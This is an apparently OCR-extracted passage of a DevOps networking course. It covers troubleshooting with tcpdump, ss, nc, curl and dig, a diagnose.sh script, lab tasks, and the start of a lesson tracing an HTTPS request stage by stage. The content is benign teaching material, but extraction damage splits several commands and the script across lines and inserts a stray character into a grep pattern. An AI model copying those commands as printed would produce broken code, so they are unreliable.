Flag letters in the output: `[S]` SYN, `[S.]` SYN-ACK, `[.]` ACK, `[P.]` data (PSH+ACK), `[F.]` FIN, `[R]` / `[R.]` RST. A lone repeating `[S]` with no `[S.]` is a firewall drop; `[S]` answered by `[R.]` is a closed port.

What tools cannot do

You can only capture what reaches the interface you are watching: if packets are dropped by a security group in the cloud, `tcpdump` on the destination shows nothing and the absence *is* the evidence. HTTPS payloads are encrypted, so `tcpdump` shows handshakes and sizes but not paths; use `curl -v` or the server logs for that.

6 Step-by-step guide

Prerequisites: a Linux shell. `curl`, `ss` (iproute2), `nc` (netcat-openbsd) and `tcpdump` are enough for steps 1-6 on localhost; install the rest with `sudo apt-get install -y dnsutils iputils-ping traceroute mtr-tiny netcat-openbsd tcpdump openssl curl`. `tcpdump` needs `sudo` (or root). Outputs shown for `curl`, `ss`, `nc` and `tcpdump` were checked in a sandbox; `ping` / `dig` / `traceroute` output is "similar to" what you will see.

1. **Start a service and find it with `ss`.**

```bash
python3 -m http.server 18081 --bind 127.0.0.1 &
ss -ltnp 'sport = :18081'
```

Expect `LISTEN 0 5 127.0.0.1:18081 0.0.0.0:* users:(("python3",pid=...,fd=3))`. Note the local address `127.0.0.1`: this server is unreachable from other machines. Binding to `0.0.0.0` (all interfaces) is the usual fix when "it works on the server but not remotely".

2. **Test the port with `nc`: open versus closed.**

```bash
nc -zv 127.0.0.1 18081          # Connection to 127.0.0.1 18081 port [tcp/*]
  succeeded!
nc -zv -w 2 127.0.0.1 18999     # nc: connect to 127.0.0.1 port 18999 (tcp) failed:
  Connection refused
```

Open and refused produce different messages. A third state, a firewall silently dropping, would show a timeout instead of "refused" - you practice that in T3.

3. **Read the whole HTTP exchange with `curl -v`.**

```bash
curl -sv http://127.0.0.1:18081/ -o /dev/null 2>&1 | grep -E '^(\*▷|<)'
```

`* Connected to ...` is TCP; `> GET / HTTP/1.1` is your request including the `Host:` header; `< HTTP/1.0 200 OK` is the status. The exit code reflects the failure type: `curl -s http://127.0.0.1:18999/; echo $?` prints `7` (could not connect). Other useful codes: `6` could not resolve host, `28` timeout, `35` / `60` TLS errors.

4. **Break down latency by phase.**

```bash
curl -s -o /dev/null -w 'dns=%{time_namelookup} tcp=%{time_connect} tls=%
  {time_appconnect} ttfb=%{time_starttransfer} total=%{time_total} ip=%{remote_ip}\n'
  http://127.0.0.1:18081/
```

On localhost everything is microseconds. Against a remote HTTPS site you will see `tcp` jump by about one RTT and `tls` by another; a large `ttfb - tls` means a slow application.

5. **Watch the packets with `tcpdump`.**

```bash
sudo tcpdump -nn -i lo -c 10 'tcp port 18081' & TCPDUMP=$!
sleep 1; curl -s -o /dev/null http://127.0.0.1:18081/
wait $TCPDUMP
```

You will see the three-way handshake `[S]`, `[S.]`, `[.]`, then `[P.]` with the HTTP request (`length 78` or similar), the response, and the closing flags. Save a capture to share with others: `sudo tcpdump -nn -i lo -w /tmp/demo.pcap 'tcp port 18081'`, stop with Ctrl-C, and read it with `tcpdump -nn -r /tmp/demo.pcap` or open it in Wireshark. Add `-A` to see the plaintext HTTP request.

6. **See a refused connection on the wire.**

```bash
sudo tcpdump -nn -i lo -c 2 'tcp port 18999' & TCPDUMP=$!
sleep 1; nc -z 127.0.0.1 18999
wait $TCPDUMP
```

One `[S]` is answered at once by `[R.]` (reset): this is what "connection refused" looks like at the packet level.

7. **Name resolution tools** (needs `dig`, internet).

```bash
dig +short example.com
dig @1.1.1.1 +short example.com
getent hosts example.com
nslookup example.com
```

All should agree. If `dig` gives an answer but `getent` does not, look at `/etc/nsswitch.conf`, `/etc/hosts` and `resolv.conf`.

8. **Reachability and path tools** (needs internet; ICMP may be filtered in sandboxes).

```bash
ping -c 4 example.com                  # similar to: 4 packets transmitted, 4
  received, 0% packet loss, rtt min/avg/max
traceroute -n example.com              # one line per hop; * * * means no reply
mtr -rwn -c 10 example.com             # report mode: loss % and latency per hop
```

Read `mtr` from the bottom: if the last hop shows 0 percent loss, intermediate loss is not affecting you.

9. **Run the complete decision tree against a real site.** Put it in a script `diagnose.sh`:

```bash
#!/usr/bin/env bash
# usage: ./diagnose.sh example.com [port]
host=$1; port=${2:-443}
echo "== DNS";      ip=$(dig +short "$host" | grep -E '^[0-9.]+$' | head -1); echo
  "resolved: ${ip:-NONE}"
[ -z "$ip" ] && { echo "FAIL: DNS"; exit 1; }
echo "== TCP";      nc -zv -w 5 "$ip" "$port" 2>&1 || { echo "FAIL: TCP (refused or
  timeout)"; exit 2; }
echo "== TLS";      echo | openssl s_client -connect "$ip:$port" -servername "$host" -
  brief 2>&1 | grep -E "Protocol version|Verification|Peer certificate" || { echo
  "FAIL: TLS"; exit 3; }
echo "== HTTP";     curl -s -o /dev/null -w "status=%{http_code} dns=%
  {time_namelookup} tcp=%{time_connect} tls=%{time_appconnect} ttfb=%
  {time_starttransfer}\n" --resolve "$host:$port:$ip" "https://$host:$port/" || echo
  "FAIL: HTTP"
```

`chmod +x diagnose.sh && ./diagnose.sh example.com`. Stop the test server with `kill %1`.

7 Real-world scenario

(Illustrative.) At 10:40, the mobile app reports "cannot connect" for roughly 15 percent of users, all on one mobile carrier, while the website works from the office. The on-call engineer runs the decision tree from a cloud shell and from a friend's phone on that carrier. `dig` returns the correct IP both places; `nc -zv ip 443` succeeds from the cloud shell but **times out** from the carrier network, so the problem is before TLS and below HTTP. `mtr` from a VPS in the same region shows the path is fine; the carrier's path stops at a transit hop.

The server's `tcpdump -nn 'tcp port 443 and host <carrier-test-ip>'` shows **no SYN arriving at all** from the test phone, which proves the packets never reached the server: not a security group, not the application. They escalate to the CDN/network provider with the `mtr` output and the empty capture as evidence, and the provider reroutes within the hour. Meanwhile the team posts a status page note. **Lesson:** the absence of packets is evidence too; the method (DNS, port, TLS, HTTP) located the layer in under five minutes and produced something the provider could act on.

8 Common mistakes and best practices

Don't

- Treat a failed `ping` as proof the host is down (ICMP is often blocked), or a successful ping as proof the service works.

- Debug from your laptop only. Run the tools from the machine, container or Pod that actually fails.
- Use `curl -k` (skip verification) and forget that you have thereby hidden the very problem you are looking for.
- Run `tcpdump` without a filter on a busy production host or write captures to a small disk; use `-c`, `-w`, filters and `timeout`.
- Test by IP when the failure involves names, SNI or `Host` headers; use `--resolve` to keep the hostname.
- Change several things at once, then not know which one fixed it.

Do

- Go layer by layer: DNS, TCP, TLS, HTTP, application.
- Compare working and failing clients, and the server's own `curl localhost`.
- Capture evidence (command output, `.pcap`, timestamps) in the incident channel.
- Install a troubleshooting toolbox in your images or keep a debug image ready (`nicolaka/netshoot`), but do not ship it to production by default.
- Use `-nn` with `tcpdump` and `ss -n` to avoid slow DNS lookups clouding the picture.
- Turn the manual tree into a script or synthetic check so monitoring runs it continuously.

9 Tasks

- [ ] **T1 — Map every tool to a layer** *(≈30 min, beginner)*
  - **Goal:** know which tool answers which question.
  - **Steps:**
    1. Run each of `ping`, `dig`, `nc -zv`, `ss -ltn`, `curl -v`, `tcpdump -c 5` once against any host.
    2. Write a table: tool, layer, the question it answered, a line of output as evidence.
  - **Done when:** the table has six rows with real output pasted and no row mixes up layers.
- [ ] **T2 — Diagnose the three connect outcomes** *(≈40 min, beginner)*
  - **Goal:** distinguish open, refused and silent failure.
  - **Steps:**
    1. Connect with `nc -zv` to an open port and to a closed port on localhost.

2. Add a firewall rule that drops instead of rejects (`sudo iptables -A INPUT -p tcp --dport 18998 -j DROP`), start a listener on 18998, and `nc -zv -w 3 127.0.0.1 18998` (on loopback you may need `-i lo`; or use a second VM or container).
3. Capture each case with `tcpdump` and describe the packet pattern.
4. Remove the rule (`sudo iptables -D INPUT -p tcp --dport 18998 -j DROP`).

- **Done when:** you can show open (S, S., .), refused (S, R.) and dropped (S, S, S, no reply) patterns and the matching `nc` messages.

☐ **T3 — Find the wrong bind address** *(≈30 min, intermediate)*

- **Goal:** use `ss` to explain "works locally, not remotely".
- **Steps:**
  1. Start `python3 -m http.server 18082 --bind 127.0.0.1` and run `ss -ltnp`.
  2. From a container or second host (or via the host's non-loopback IP) try to connect: it fails.
  3. Restart with `--bind 0.0.0.0` and retry.
- **Done when:** `ss` shows `127.0.0.1:18082` then `0.0.0.0:18082`, and the remote attempt fails then succeeds.

☐ **T4 — Build and run the diagnose script** *(≈60 min, intermediate)*

- **Goal:** automate the decision tree.
- **Steps:**
  1. Create `diagnose.sh` from step 9.
  2. Run it against `example.com`, against a nonexistent name, against a valid host on a closed port (`./diagnose.sh example.com 81`), and against `expired.badssl.com` if outbound access allows.
  3. Verify the exit codes 1, 2 and 3 appear in the right cases.
- **Done when:** four runs produce four distinct, correct diagnoses and exit codes.

☐ **T5 — Break and debug a stack you did not build** *(≈75 min, advanced)*

- **Goal:** use only the tools to find a fault.
- **Steps:**
  1. Ask a friend (or write a script that randomly picks one) to introduce a fault in the Nginx + backends setup of L2.8: wrong `proxy_pass` port, backend bound to `127.0.0.1` on a remote host, wrong `Host` header, expired certificate, or a dropped port.
  2. Without reading the config, find the fault using only `dig`, `nc`, `ss`, `curl -v` and `tcpdump`.

3. Write down the sequence of commands you ran and the evidence at each step.

- **Done when:** you name the faulty layer and component, and your command log shows the elimination order.

☐ **T6 — Prove it: trace one request in your own words** *(≈40 min, advanced)*

- **Goal:** produce a blameless-style diagnosis note.
- **Steps:**
  1. Choose any HTTPS site. Using the tools, collect: resolved IP and TTL, TCP connect time, TLS version and certificate issuer, HTTP status and server header, and a short `tcpdump` snippet showing the handshake.
  2. Write a half-page explanation of what each command proved, in order.
  3. Explain which of your findings would change if the site were behind a CDN.
- **Done when:** a colleague can reproduce each of your findings from the note alone.

10 Self-check questions

1. `curl` hangs for 2 minutes and then reports `Connection timed out`. Which layer, and which two things would you check first?
2. `Connection refused` comes back instantly. What does it tell you that a timeout does not?
3. Why is `ping` a poor test of service health?
4. How do you test a specific backend behind a load balancer using the correct hostname for TLS?
5. `dig` resolves a name but your app cannot. Name three places to look.
6. You run `tcpdump` on the server and see no packets from a client who says they are connecting. What does that prove?

ANSWERS

1. The network/transport layer: SYN packets get no answer. Check security groups/firewalls/NACLs and routing (or a wrong IP), plus whether the destination host is up and has the right IP.
2. The host is reachable and replied with RST, so the network and firewall are fine; nothing is listening on that port (service down, wrong port, bound to a different interface).
3. ICMP may be blocked while TCP works, or allowed while the application is dead. It only tests IP reachability.
4. `curl --resolve shop.example.com:443:<backend-ip> https://shop.example.com/` (or `openssl s_client -connect <ip>:443 -servername shop.example.com`), which keeps SNI and Host correct.

5. `/etc/hosts` and `/etc/nsswitch.conf`, the app's or JVM's own DNS cache, the container's `resolv.conf` / search domains and `ndots`, or a different resolver than `dig` used.
6. The packets are not reaching that interface: they were dropped before (client-side network, a firewall or security group upstream, wrong IP/DNS answer) or sent somewhere else. It rules out the server application.

11 Further reading

- Man pages: `ss(8)`, `tcpdump(8)`, `pcap-filter(7)`, `curl(1)`, `nc(1)`, `dig(1)`, `mtr(8)`.
- Brendan Gregg, *Systems Performance* (network chapter) and his Linux performance tools pages.
- Julia Evans' zines and blog posts on networking tools (for example "Networking! ACK!").
- Wireshark User's Guide (official documentation) for reading `.pcap` files.
- Kubernetes documentation — "Debug Services" and "Debugging DNS Resolution".
- AWS documentation — "VPC Reachability Analyzer" and "Troubleshoot connecting to your instance".
- Next: L2.11 What Happens When You Visit https://example.com.

2.11 What Happens When You Visit https://example.com

Topic 11 of 11 | ~6 hours | Difficulty: Advanced

1 What it is

This is the synthesis of the whole level. You type `https://shop.example.com/items` into a browser and press Enter. A few hundred milliseconds later a page appears. In between, roughly a dozen separate systems cooperate, each solving one problem, each able to fail in its own recognisable way:

1. The **browser** parses the URL, checks its caches and security rules (HSTS), and decides it needs a connection.
2. **DNS** turns the name into an IP address (L2.5).
3. The **local network** (IP, ARP, DHCP-provided gateway and DNS server) and **routing, NAT and firewalls** carry packets from your device towards the internet and back (L2.1, L2.3, L2.4).
4. A **TCP three-way handshake** opens a reliable connection to port 443 (L2.2, L2.6).
5. A **TLS handshake** authenticates the server with its certificate (using SNI to pick it) and sets up encryption (L2.6).
6. The browser sends an **HTTP request** (L2.7).
7. A **CDN, load balancer and reverse proxy** accept it and route it to a healthy backend (L2.8, L2.9).
8. The **application** (`shop-api`) runs code, queries PostgreSQL and Redis, and builds a response.
9. The **response** travels back through the same layers; the browser parses the HTML, fetches more resources over the already open connection, and renders the page.

If you can narrate that list, with the packets, the names of the servers and the failure symptom at each step, you can debug almost any "the site is down" report. The tools in L2.10 let you observe every step. (The domain `example.com` is reserved by IANA for documentation; this topic uses `shop.example.com` as the name of our imaginary `shop-api` service and RFC 5737 addresses like `203.0.113.10` for illustration.)

2 Why it matters in DevOps

- **It is the mental map for every incident.** "Users can't reach the site" is not a diagnosis; "DNS answers, TCP connects, TLS fails with an expired certificate" is. Each stage has an owner (registrar, DNS team, network team, platform team, application team).
- **It is the most common senior-engineer interview question**, precisely because it exposes whether you understand the whole path rather than one tool.
- **Performance work follows the same map.** Time to first byte is the sum of DNS + TCP + TLS + server time; every optimisation (CDN, keep-alive, TLS 1.3, HTTP/2, caching, connection pooling) removes a round trip or a computation from this path.
- **Architecture decisions are placements on the path:** where TLS ends, where load is balanced, where caching lives, where a firewall sits.
- **It ties directly to later levels:** Route 53 and ALB (Level 6 §6.12), Kubernetes Ingress (Level 8 §8.5), TLS termination and mTLS (Level 12 §12.11).

3 Real-world system example

The full path is publicly described by the organisations that operate it. **Browsers**: the Chromium project documents its network stack, including the host resolver cache, socket pools that reuse connections, the HSTS preload list, and the HTTP cache; Firefox documents the same concepts. **DNS**: the root zone is served by anycast root servers, `.com` by Verisign, and many sites use a managed authoritative service such as Amazon Route 53 or Cloudflare. **CDNs and edges**: Cloudflare, Akamai, Fastly and Amazon CloudFront publish that they terminate TLS and often HTTP at an edge location close to the user, serve cached responses without touching the origin, and open a separate, often long-lived connection to the origin; this is why the TCP and TLS round trips users pay are short. **Load balancing**: AWS describes the common pattern of a public Application Load Balancer (or NLB then ALB) in front of an Auto Scaling group or Kubernetes Ingress, terminating TLS with an ACM certificate. **Protocol evolution**: Google and Cloudflare publicly serve HTTP/3 over QUIC; browsers learn about it from an `Alt-Svc` response header and use it on later visits. **Open-source reference**: the GitHub repository "What happens when..." by Alex Gaynor and contributors is a well-known deep dive into the same question. A typical shape for a modern production site is therefore: Browser, recursive DNS, CDN edge, load balancer, reverse proxy or ingress, application, database and cache.

4 Diagram

The whole journey in one sequence (cold caches, TLS 1.3, request served by the application):



Browser
DNS resolver
Authoritative DNS
CDN edge or LB 203.0.113.10
Proxy and app shop-api
PostgreSQL and Redis
parse URL, check HSTS, HTTP cache, DNS caches
A and AAAA shop.example.com ?
walk root, com, then ask authoritative
A 203.0.113.10 TTL 60
203.0.113.10
TCP SYN to 203.0.113.10 port 443
SYN-ACK
ACK
TLS ClientHello with SNI and ALPN h2
ServerHello, certificate, Finished
Finished
HTTP/2 GET /items Host shop.example.com
forwarded request plus X-Forwarded-For
SELECT items, GET cache key
rows
200 OK JSON or HTML
200 OK
parse HTML, request CSS and JS on the same connection, render

Figure 2.11-1

The names-to-numbers step in detail (this is what the resolver does for the browser):




Figure 2.11-2

Where the packets physically go, and where each component sits:




Figure 2.11-3

5 How it works

Stage by stage

#	Stage	What happens	Protocol and layer	Typical failure and symptom	First tool
1	URL parsing	Scheme `https` implies port 443; host `shop.example.com`; path `/items`. If the host is on the HSTS list the browser refuses plain HTTP	Browser	Typo, mixed content, HSTS error page	Browser dev tools
2	Caches	Browser HTTP cache (maybe no request at all), browser DNS cache, OS DNS cache (`systemd-resolved`), `/etc/hosts`	OS	Stale DNS or cached redirect	`getent hosts`, hard refresh
3	DNS resolution	Stub asks the recursive resolver learned from DHCP; resolver walks root, TLD, authoritative; answers cached for TTL. Browsers ask for `A` and `AAAA` and may prefer IPv6 ("happy eyeballs")	UDP 53 (TCP for big answers), L7	`NXDOMAIN`, `SERVFAIL`, wrong IP, slow first lookup	`dig`, `dig +trace`
4	Getting off the LAN	Destination is not in my subnet, so the packet goes to the **default gateway**: ARP resolves the gateway's MAC address (never the remote server's). The home router performs **NAT**, replacing the private source address and port with its public ones	Ethernet, ARP, IP	No default route, wrong gateway, captive portal	`ip route get`, `ip neigh`
5	Routing across the internet	Each router forwards by longest-prefix match on the destination IP; ISPs exchange routes with BGP; the destination is often an **anycast** edge address, so the nearest site answers	IP	Packet loss, black hole, asymmetric path	`traceroute`, `mtr`
6	Firewalls and security groups	Stateful filters on the path accept outbound 443 and return traffic; at the destination, the security group must allow inbound 443	L3/L4	`Connection timed out` (silent drop)	`nc -zv`, `tcpdump`
7	TCP handshake	`SYN`, `SYN-ACK`, `ACK`: 1 RTT. Source port is ephemeral, destination 443. A load balancer or the edge's kernel answers	TCP	`Connection refused` (RST), timeout	`curl -v`, `ss`
8	TLS handshake	`ClientHello` (SNI, ALPN, key share), server certificate chain, key agreement, `Finished`: 1 RTT in TLS 1.3. Client verifies chain, SAN, dates	TLS	Expired or wrong certificate, protocol mismatch	`openssl s_client`
9	HTTP request	`GET /items` with `Host`, `Accept`, cookies; HTTP/2 chosen via ALPN (or HTTP/3 on later visits)	HTTP	`4xx`: request/auth problem	`curl -v`

#	Stage	What happens	Protocol and layer	Typical failure and symptom	First tool
10	Edge and load balancer	CDN checks its cache (hit means done), else forwards to origin; the load balancer picks a healthy backend by algorithm; may be NLB (L4) then ALB/Nginx (L7) routing by host and path; adds `X-Forwarded-For`	L4/L7	`502`, `503`, `504`	LB metrics, `curl -v`
11	Application	Router, auth, business logic; queries PostgreSQL and Redis through connection pools; renders JSON/HTML	App	`500`, slow responses, pool exhaustion	App logs, tracing
12	Response	Status line, headers (`Cache-Control`, `Set-Cookie`, `Content-Type`), body travel back over the same connection through the same hops; NAT table maps replies to the laptop	HTTP/TCP	Truncated responses, wrong cache headers	`curl -i`
13	Rendering	Browser parses HTML, discovers CSS/JS/images, requests them over the **same** HTTP/2 connection (no new TCP or TLS) or other hosts (new DNS, TCP, TLS each)	Browser	Slow page despite fast API	Browser network panel
14	Reuse and close	Connection stays open (keep-alive) for later requests; idle timeouts at browser, CDN and LB eventually close it with FIN	TCP	Resets on idle reuse	`ss`, LB idle timeout

What is, and is not, in the packets

- **Layer by layer on the wire:** an Ethernet frame (MAC addresses of this hop only) carries an IP packet (end-to-end source and destination) which carries a TCP segment (ports, sequence numbers) which carries TLS records (encrypted) which carry HTTP messages. MAC addresses change at every router; IP addresses stay the same (except at NAT); ports stay the same (except at NAT); the HTTP request is unchanged until a proxy re-creates it.
- **What an observer on the network sees:** the destination IP, the SNI hostname (unless Encrypted Client Hello is used), packet sizes and timing, and the DNS query (unless DNS over HTTPS/TLS). The path, headers, cookies and body are encrypted.
- **How many round trips for a new connection to a new site (TLS 1.3, HTTP/2):** DNS (1 RTT to the resolver, more if uncached), TCP (1), TLS (1), HTTP request and response (1). Roughly 3 to 4 RTTs before the first byte arrives, plus server time. For a user 80 ms away from the server, that is over 240 ms before any application work counts. This is why CDNs (shorter RTT), keep-alive and connection pooling (skip TCP and TLS), TLS session resumption and HTTP/3 (fewer round trips) exist.

Cold versus warm

	First visit (cold)	Repeat visit (warm)
DNS	Full resolution, possibly several RTTs	Browser or OS cache, about 0 ms
TCP	New handshake	Existing connection reused, 0 RTT
TLS	Full handshake	Reused connection, or resumption ticket
HTTP	Full request	Cache hit (no request) or `304 Not Modified` after revalidation
Order of magnitude (illustrative, 40 ms RTT)	150 to 300 ms before first byte	Under 50 ms, or instant from cache

Mapping the stages to the tools and files

Question	Command
Which resolver do I use?	`cat /etc/resolv.conf`, `resolvectl status`
What does the OS resolve?	`getent hosts shop.example.com`
What does DNS say, and who is authoritative?	`dig shop.example.com`, `dig +trace shop.example.com`
Which gateway and interface leave my machine?	`ip route get 203.0.113.10`, `ip neigh show`
Is the port open?	`nc -zv 203.0.113.10 443`
What does the TLS handshake look like?	`openssl s_client -connect 203.0.113.10:443 -servername shop.example.com`
What does the full request look like and how long did each phase take?	`curl -v` and `curl -w`
What happened on the wire?	`sudo tcpdump -nn -i any host 203.0.113.10 and port 443`
Which connections exist now?	`ss -tan dst 203.0.113.10`

6 Step-by-step guide

Prerequisites: a Linux shell with `curl`, `dig`, `openssl`, `ss`, `nc` and `tcpdump` (install: `sudo apt-get install -y dnsutils curl openssl iproute2 netcat-openbsd tcpdump`). You need outbound internet. We trace the real, harmless `example.com`; the capstone builds a local copy of the whole stack. If you are behind a corporate or sandbox proxy (`env | grep -i proxy`), `curl` talks to the proxy, not the site: add `--noproxy '*'` or unset `https_proxy`, otherwise DNS, TCP and TLS happen to the proxy and `tcpdump` will not show what you expect. Outputs are "similar to" what you will see; addresses and issuers change.

1. **Stage 2-3: name resolution, from the OS and from DNS.**

```bash
cat /etc/resolv.conf | grep -E '^(nameserver|search)'
getent hosts example.com
dig example.com A +noall +answer +stats
dig +trace example.com A | grep -E '^(\.|com\.|example\.com\.)' | head -12
```

   You see which resolver you use, the OS answer, the DNS answer with its TTL and query time, and the trace through root, `com.` and the authoritative servers. Write down the IP; call it `IP`.

2. **Stage 4-5: how packets leave your machine.**

```bash
IP=$(dig +short example.com A | head -1)
ip route get "$IP"            # via <gateway> dev <iface> src <your-ip>
ip neigh show | head -3       # ARP entry for the gateway (not for $IP)
mtr -rwn -c 5 "$IP" 2>/dev/null || traceroute -n -m 12 "$IP"
```

   `via` shows the default gateway: the first hop is the gateway's MAC found by ARP. Count the hops and note the round-trip time at the end - that is your RTT.

3. **Stage 7: TCP, in `ss` and on the wire.** Open two terminals. Terminal A starts a capture:

```bash
sudo tcpdump -nn -i any -c 25 "host $IP and tcp port 443"
```

   Terminal B makes a request with the proxy bypassed:

```bash
curl --noproxy '*' -s -o /dev/null https://example.com/
```

   In the capture find, in order: `[S]` (SYN), `[S.]` (SYN-ACK), `[.]` (ACK) - the handshake; then `[P.]` packets carrying the TLS ClientHello (small, about 500 bytes), the server's large flight (certificate chain, several KB), and the encrypted HTTP exchange; finally `[F.]` closing. The time between your SYN and the SYN-ACK is the RTT. To see the connection in `ss` while it is open, run `curl --noproxy '*' -s --limit-rate 1k -o /dev/null https://example.com/` in one terminal and `ss -tnp dst "$IP"` in another: `ESTAB` with your ephemeral source port and destination `:443`.

4. **Stage 8: TLS handshake and certificate.**

```bash
echo | openssl s_client -connect "$IP:443" -servername example.com -brief 2>&1 | head
  -8
echo | openssl s_client -connect "$IP:443" -servername example.com 2>/dev/null |
  openssl x509 -noout -subject -issuer -dates -ext subjectAltName
```

Look at: protocol (`TLSv1.3`), cipher, `Verification: OK`, subject and SAN containing `example.com`, issuer, and the validity dates. Now remove SNI (`-noservername`) and compare the certificate: with no hostname, a shared IP presents a default certificate, which proves what SNI is for.

5. **Stages 6-14: the whole HTTP exchange with `curl -v`.**

```bash
curl --noproxy '*' -sv https://example.com/ -o /dev/null 2>&1 | grep -vE '^\{|^\}' |
  head -60
```

Annotate each block as you read:

- `* Trying <IP>:443...` and `* Connected to example.com` - TCP established (stage 7).
